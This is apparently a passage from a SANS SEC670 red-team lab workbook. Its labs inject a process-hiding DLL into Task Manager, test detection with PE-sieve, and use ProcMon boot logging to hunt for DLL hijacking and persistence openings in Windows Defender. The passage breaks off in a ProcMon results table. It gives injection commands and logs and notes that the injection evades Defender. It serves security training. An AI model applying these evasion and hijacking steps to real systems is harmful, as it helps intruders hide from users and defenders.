SEC670 I RED TEAMING TOOLS: DEVELOPING WINDOWS IMPLANTS, SHELLCODE, COMMAND AND CONTROL

Workbook

SANS | GIAC CERTIFICATIONS

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC670_W_J01_03

Welcome to the SEC670 Electronic Workbook

eWorkbook Overview

This electronic workbook (eWorkbook) contains all lab guides for SANS **SEC670**. Each lab is designed to address a hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives the course and lab authors have established.

Some of the key features of this electronic workbook include the following:

- Convenient copy-to-clipboard buttons at the right side of code blocks
- Drop-down solutions for individual `TODO` statements
- Integrated keyword searching across the entire site at the top of each page
- Full-workbook navigation is displayed on the left and per-page navigation is on the right of each page

Updating the E-Workbook

> **Updating the eWorkbook**
>
> **We recommend performing the update process at the start of the first day of class to ensure you have the latest content**

The electronic workbook site is stored locally in the VM so that it is always available. However, course authors may update the source content with minor fixes, such as correcting typos or clarifying explanations, or add new content such as updated bonus labs. You can pull down any available updates into the VM by running the following PowerShell script that is provided as a shortcut on the Desktop: `workbook update`

Here are specific instructions:

- In the Windows Dev VM, double-click the `workbook udpate` PowerShell shortcut icon on the Desktop and monitor the popup window for any output.

Using the E-Workbook

The **SEC670** electronic workbook should be the home page for the browsers inside all virtual machines where it is maintained. Simply open a browser or click the home page button to immediately access it in the VMs.

You can also access the workbook from your host system by connecting to the IP address of your VM. Run `ipconfig` in a Command prompt to get the IP address of your VM. Next, in a browser on your host machine, connect to the URL using that IP address (i.e. `http://<%VM-IP-ADDRESS%>`). You should see this main page appear on your host. This method could be especially helpful when using multiple screens.

The Code for the Labs

Out of the box, the Dev VM does not have the code stored locally in an attempt to drastically decrease the size of the VM. To pull down the code for the labs, run the script from a PowerShell command prompt. The script will fetch the code and will place you in the proper directory where you can begin your work. This is what you should see in the command prompt once the script has completed.

Command line

```
PS C:\SEC670\CTF> .\get-the-code.ps1
```

Notional results

```
PS C:\SEC670\CTF> .\get-the-code.ps1
Downloading the code for the course, please be patient...
Cloning into 'SANS-SEC670-Labs'...
remote: Enumerating objects: 2998, done.
remote: Counting objects: 100% (270/270), done.
remote: Compressing objects: 100% (132/132), done.
remote: Total 2998 (delta 139), reused 233 (delta 115), pack-reused 2728
Receiving objects: 100% (2998/2998), 40.34 MiB | 18.76 MiB/s, done.
Resolving deltas: 100% (1316/1316), done.
Updating files: 100% (703/703), done.
Changing into the cloned directory...
Checking out the skeleton branch for your work...
Note: switching to 'remotes/origin/skeleton-labs'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

git switch -c <new-branch-name>

Or undo this operation with:

git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at a68eafa #1 updated skeleton code for students to complete
Switched to a new branch 'skeleton-labs'
On branch skeleton. You are now setup to begin. Happy coding!
main-labs
* skeleton-labs
```

Please notice that you are also on the correct branch too, `skeleton-labs`. This branch is the one you need to be on for your work to begin. Each lab will have the details needed and how to proceed with your coding.

Updating Code for the Labs

When directed by the Instructor or the TA, you can pull down updates for the code base. When doing so, make sure you are on the `main-labs` branch before executing `git pull`.

All Set!

We hope you enjoy the **SEC670** class and the eWorkbook! To get the most out of your lab time in class, we recommend following the guidance in How to Approach the Labs.

Lab 1.1: PE-sieve

Background

PE-sieve is a great tool that can be used to test how your capability is coming along. It scans a given process that you identify for anomalies that it recognizes and alerts on it. The information found is then dumped to a folder that holds information about what was found. PE-sieve can also dump out a variety of in-memory implants and look for well-known techniques like the following: replaced/injected PEs, shellcodes, inline hooks, patches, etc. This lab will explore its features and hopefully see it detect something red-handed.

What this lab focuses on is using a capability that you will develop later in the course to hook at native function: `NtQuerySystemInformation`. The API will be discussed in greater detail in its proper section, but the main purpose of the API is to query important information about the system-like processes. The Task Manager, and other utilities, will call this native API to enumerate processes on the system. The capability you will be executing implements a function pointer hook so that the program can intercept the parameters being passed to the API. At this moment in execution we have a prime opportunity to manipulate the data passed in to the API or the data returned by the API. In this scenario, we are interested in data being returned by the API to filter out certain processes we do not want a user to see. For demonstration purposes, the process to hide will be `notepad.exe` but in a more practical scenario, it would be the name of your implant process.

Objectives

- Become familiar with PE-sieve and its detection methods
- Understand the results from PE-sieve

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Test VM.**

1. Running pe-sieve.exe
    - Locate the pe-sieve binary in the `C:\Tools` folder.
    - Open an **elevated** Command prompt or a PowerShell prompt and execute the binary without any command-line arguments.
    - This is done to get a glimpse as to what PE-sieve is capable of doing.

Command line

```
PS C:\Tools>.\pe-sieve.exe
```

Notional results

```
PS C:\Tools>.\pe-sieve.exe

Version:
0.3.2 (x64)
Built on: Jan 2 2022
~ from hasherezade with love ~
Scans a given process, recognizes and dumps a variety of in-memory implants:
replaced/injected PEs, shellcodes, inline hooks, patches, etc.
URL: https://github.com/hasherezade/pe-sieve
---

Required:
/pid <integer: decimal, or hexadecimal with '0x' prefix>
    : Set the PID of the target process.

Optional:

---1. scanner settings---
/quiet
    : Print only the summary. Do not log on stdout during the scan.
/refl
    : Make a process reflection before scan.

---2. scan exclusions-
/dnet   <*dotnet_policy>
    : Set the policy for scanning managed processes (.NET).
/mignore <list: separated by ';'>
    : Do not scan module/s with given name/s.

---3. scan options---
/data <*data_scan_mode>
    : Set if non-executable pages should be scanned.
```

Lab Steps/Walk-through

1. Scan any benign process like `notepad.exe`, `calc.exe`, or `explorer.exe` and observe the tool's output.
    - To scan a process like `notepad.exe`, you would first have to make sure you created a notepad process.
    - To find the Process ID of your target process, we can use a few commands depending on your shell.

PowerShell

```
Get-Process -Name Notepad
```

Notional results

```
PS C:\Users> Get-Process -Name Notepad
Handles     NPM     PM      WS      CPU     Id      SI      ProcessName
239         14      3168    19508   0.36    1788    1       notepad
```

Command prompt

```
tasklist | findstr -i notepad
```

Notional results

```
C:\Users> tasklist | findstr -i notepad
notepad.exe     1788 Console        1       19,464 K
```

• We can test basic usage against a legitimate and clean Windows process like notepad.

• Nothing should come back as suspicious.

• Here are the results of running the following command:

Command prompt

```
pe-sieve.exe /pid 1788
```

Notional results

```
C:\Tools> pe-sieve.exe /pid 1788

[*] Scanning: C: \Windows\System32\bcryptPrimitives.dll
[*] Scanning: C: \Windows\System32\ws2_32.dll
[*] Scanning: C: \Windows\System32\ntmarta.dll
[*] Scanning: C: \Windows\System32\wldp.dll
[*] Scanning: C: \Windows\System32\CoreMessaging.dll
Scanning workingset: 333 memory regions
[*] Workingset scanned in 16 ms
---
PID: 1788
---
SUMMARY:

Total scanned:      40
Skipped:            0
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  0
Other:              0

Total suspicious:   0
---
```

2. Scanning a suspicious binary

- From within your **elevated** prompt, navigate to the `NowYouCMe` folder.
- Verify that the following files are present:
  - `ClassicInjection.exe` - the injector tool
  - `NowYouCMe.dll` - DLL holding the logic for function hooking
- The `ClassicInjection` tool requires the following arguments:
  - Process ID of a process to target
  - Absolute path to the `NowYouCMe.dll` binary
  - The path should be `C:\Tools\NowYouCMe\NowYouCMe.dll`

- Open the Task Manager and determine the PID of the Task Manager, it might be `Taskmgr` in a process listing.
  - Yes, there are other ways to determine the PID but having the GUI open will be nice since you will be able to see the targeted process vanish before your eyes.
- Using the PID of the Task Manager process, inject the `NowYouCMe.dll` into it.
  - Do **not** inject into `notepad.exe` or the process you are attempting to hide.

Please note

The injector will hit a pause state to allow you to attach a debugger to it, or analyze it using Process Hacker. There is no need to do either of those here so press [ENTER] to continue execution.

Command line

```
.\ClassicInjection.exe 2100 C:\Tools\NowYouCMe\NowYouCMe.dll
```


Notional results

```
C:\Tools\NowYouCMe\> .\ClassicInjection.exe 2100 C:\Tools\NowYouCMe\NowYouCMe.dll

This program will inject a given DLL into a given target process.
[DEBUG_INFO] Module: Injector, function: main, Date: Thu Dec 30 23:33:33 2021
main: Target PID: 2100 main: DllPath: C:\Tools\NowYouCMe\NowYouCMe.dll main: Full
path name: C:\Tools\NowYouCMe\NowYouCMe.dll
[*] Injector: InjectDLL: 28
[*] InjectDLL: Obtaining module handle to kernel32.dll
[+] InjectDLL: Module handle (0x00007FFEDD470000) obtained!
[*] InjectDLL: Obtaining address for LoadLibraryA
[*] InjectDLL: Obtaining handle to target process with PID: 2100
[+] InjectDLL: Process handle (0x0000000000000050) obtained!
[*] InjectDLL: Allocating memory in target process...
[+] InjectDLL: Allocation successful: 0x00000208B5B20000 of 41 bytes
[*] InjectDLL: Check with debugger or Process Hacker at this point to read process
memory
[*] InjectDLL: Attempting to write the DLL path to the newly allocated buffer
[+] InjectDLL: Successfully wrote 41 bytes to 0x00000208B5B20000
[*] InjectDLL: Creating the remote thread to trigger DllMain
[+] InjectDLL: Successfully created remote thread: 0x00000000000000B0 ID: 0x00001efc
```

- Once you see the message that a remote thread has successfully been created, the tool's job is done.

3. Scan again.

- Now run pe-sieve against the injected process and see what is shown, if anything.




4. You might see that it detected something as being suspicious. The screenshot indicates what is suspicious: it is the fact that it could not read the DLL file that we injected into it.
5. If nothing suspicious was detected, great! You have just bypassed a memory-scanning tool, or so you think.
6. Scan the process again but this time use the `/iat` flag. We are passing the IAT flag because the DLL implements an IAT hook so the tool should catch it.
7. Here is what the command would look like:

Command lines

```
.\pe-sieve.exe /pid 2100 /iat 1
```

8. This is what the help says about `/iat` option




9. Here are the results of the new IAT scan

IAT Scan

```
PID: 2100
---
SUMMARY:

Total scanned:      40
Skipped:            0
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          1
Implanted:          0
Unreachable files:  0
Other:              0
-
Total suspicious:   1
---
```

10. After scanning the process, pe-sieve will create a folder with a naming convention of `process_<PID>` where the PID will be the one you scanned. For this particular run, the PID of Task Manager was 2100 so the folder name is `process_2100`. Open the folder and take a look at the log files there.
11. Open the TXT file that has `iat_hooks` in the file name.



Key Takeaways

- It is pretty nice to see how quickly the tool was able to scan the entire process and all loaded modules. You can see how the classic DLL injection method is not too stealthy, although it is enough to get past Windows Defender.

Lab 1.2: ProcMon

Background

Monitoring a process' behavior is one of several methods for how you can find vulnerabilities or other interesting items like UAC Bypasses. One of the tools of choice for this process monitoring is Process Monitor from the Sysinternals Suite. From here on out we will just refer to it as ProcMon. What gives ProcMon its true power is a file system minifilter driver whose altitude can be lowered or raised to see different file system operations. You can even choose to see what operations are taking place during bootup of the system. If you put on your red team hat for this lab, you can use ProcMon to see what footprint your implant has on the target system: its disk I/O usage, network events, etc.

This lab will take a look at the Windows boot process and what possible attack vectors could be present there. One of the great things about this particular approach is the possibility of discovering a new persistence vector to trigger your binary when the system boots. Even better would be getting the persisted execution with Admin or even SYSTEM level permissions. Throughout this lab, we will be looking for resources, like DLLs, that cannot be found by processes internal to Windows or even third-party applications installed by users or system administrators.

Another great use case for ProcMon is looking for DLL side loading opportunities, an attack that attempts to take advantage of how a process locates the DLLs it needs to load. Many side loading attacks bring a trusted application with them along with a malicious DLL. The trusted application and DLL get dropped to a place the attacker has write permissions to and the application is triggered. When the process is starting up, the malicious DLL will also be loaded.

Objectives

- Explore the features and capabilities of ProcMon.
- Observe what the system is doing as it boots.
- Learn how to use filters to cut down the noise when there is too much data.
- Choose a specific process, like (`MsMpEng.exe`), to determine if a DLL hijacking vulnerability exists.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Test VM.


Lab Steps/Walk-through

Snapshot

If you are able to do so, please take a snapshot of the current state as this lab can make the Test VM unstable.

1. Open ProcMon.


- Open ProcMon with **elevated** permissions (Run As Administrator).
- ProcMon is located under `C:\Tools\SysinternalsSuite`.
- If you see the `Process Monitor Filter` window pop-up showing existing filters, please choose the `Reset` button followed by `Apply`, and then `OK`.




- The Path column might be missing so before creating any filters, add the column to the current view.
  - You will want to add this column before boot logging because when there are millions of events to display, ProcMon can be bogged down.

2. Enable Boot Logging.

- From the Options menu, we can choose **Enable Boot Logging**.



- If you see a prompt about thread profiling events, ignore it. **Do not** select `Generate thread profiling events`; just choose `OK` and continue.



3. Restart the Test VM.

- Pray it does not crash!
- Sometimes it can crash because ProcMon drivers are loaded pretty early on in the boot process.
- Should a crash happen, be sure to choose the last known good configuration from the Boot settings.
    - This is usually done by pressing **F8** when the system is booting.


4. Wait at least five (5) minutes upon logging in before opening ProcMon again with elevated permissions.

- This time you will be prompted to save the bootlog file to disk.
    - Save the log in a location you prefer, like to your `Documents` folder.

• Once this is done, it will start to parse the logs and make sense of the events.

• You might see around two (2) million or more events, so processing all of them could take a while; be patient.

• To see what the System process is doing, be sure to enable the advanced output.




5. Loading drivers

• Without any custom filters applied, you can see the system first loads various kernel drivers with one of the first recorded Load Image events being `PROCMON24.SYS`.


• The very next item that was recorded is the kernel itself; `ntoskrnl.exe`.


• Note: Just because an event is listed before another, it doesn't mean it is the order in which it really happened. It just means that is the order ProcMon detected the result.



6. Custom filters

- There are a lot of events so let's filter some of those events out and begin a high-level process of finding a vulnerability.
- Using the Filter button, create three filters
  - Operation is `IRP_MJ_CREATE` include
  - Result is `NAME NOT FOUND` include
  - Path contains `dll` include
- The idea behind this filter is to show us any DLLs that a process was trying to load but could not find it in a particular folder, or anywhere.





Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Tim...	Process Name	PID	Operation	Path	Result
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\powrprof.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\UMPDC.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\tdh.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\FLTLIB.D...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\WTSAPI3...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\WINSTA.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\Secur32.dll	NAME NOT FOUND
